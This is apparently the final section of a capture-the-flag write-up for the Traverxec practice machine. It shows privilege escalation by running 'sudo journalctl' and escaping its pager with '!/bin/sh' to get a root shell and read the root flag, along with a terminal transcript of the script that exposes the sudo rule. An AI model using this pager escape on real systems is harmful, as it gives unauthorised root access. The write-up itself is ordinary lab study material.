
It runs in privileged context and may be used to access the file system, escalate or maintain access with elevated privileges if enabled on `sudo`.

```
sudo journalctl
!/bin/sh
```

We run the command and then use the **pager escape** to read the contents of **/root/root.txt** to get the root flag.

```
david@traverxec: ~/bin
File  Actions  Edit  View  Help
root@kal-el: /media/sf_shared    david@traverxec: ~/bin
server-stats.head  server-stats.sh
david@traverxec:~/bin$ cat server-stats.sh
#!/bin/bash

cat /home/david/bin/server-stats.head
echo "Load: `/usr/bin/uptime`"
echo " "
echo "Open nhttpd sockets: `/usr/bin/ss -H sport = 80 | /usr/bin/wc -l`"
echo "Files in the docroot: `/usr/bin/find /var/nostromo/htdocs/ | /usr/bin/wc -l`"
echo " "
echo "Last 5 journal log lines:"
/usr/bin/sudo /usr/bin/journalctl -n5 -unostromo.service | /usr/bin/cat
david@traverxec:~/bin$ /usr/bin/sudo /usr/bin/journalctl -n5 -unostromo.service
-- Logs begin at Fri 2020-04-10 13:27:49 EDT, end at Fri 2020-04-10 13:34:46 EDT. --
Apr 10 13:27:53 traverxec systemd[1]: Started nostromo nhttpd server.
Apr 10 13:27:53 traverxec nhttpd[460]: max. file descriptors = 1040 (cur) / 1040 (max)
Apr 10 13:34:01 traverxec sudo[1526]: pam_unix(sudo:auth): conversation failed
Apr 10 13:34:01 traverxec sudo[1526]: pam_unix(sudo:auth): auth could not identify pass
Apr 10 13:34:01 traverxec sudo[1526]: www-data : command not allowed ; TTY=unknown ; PW
lines 1-6/6 (END)
```



Fun box. Pretty straightforward. Thumbs up.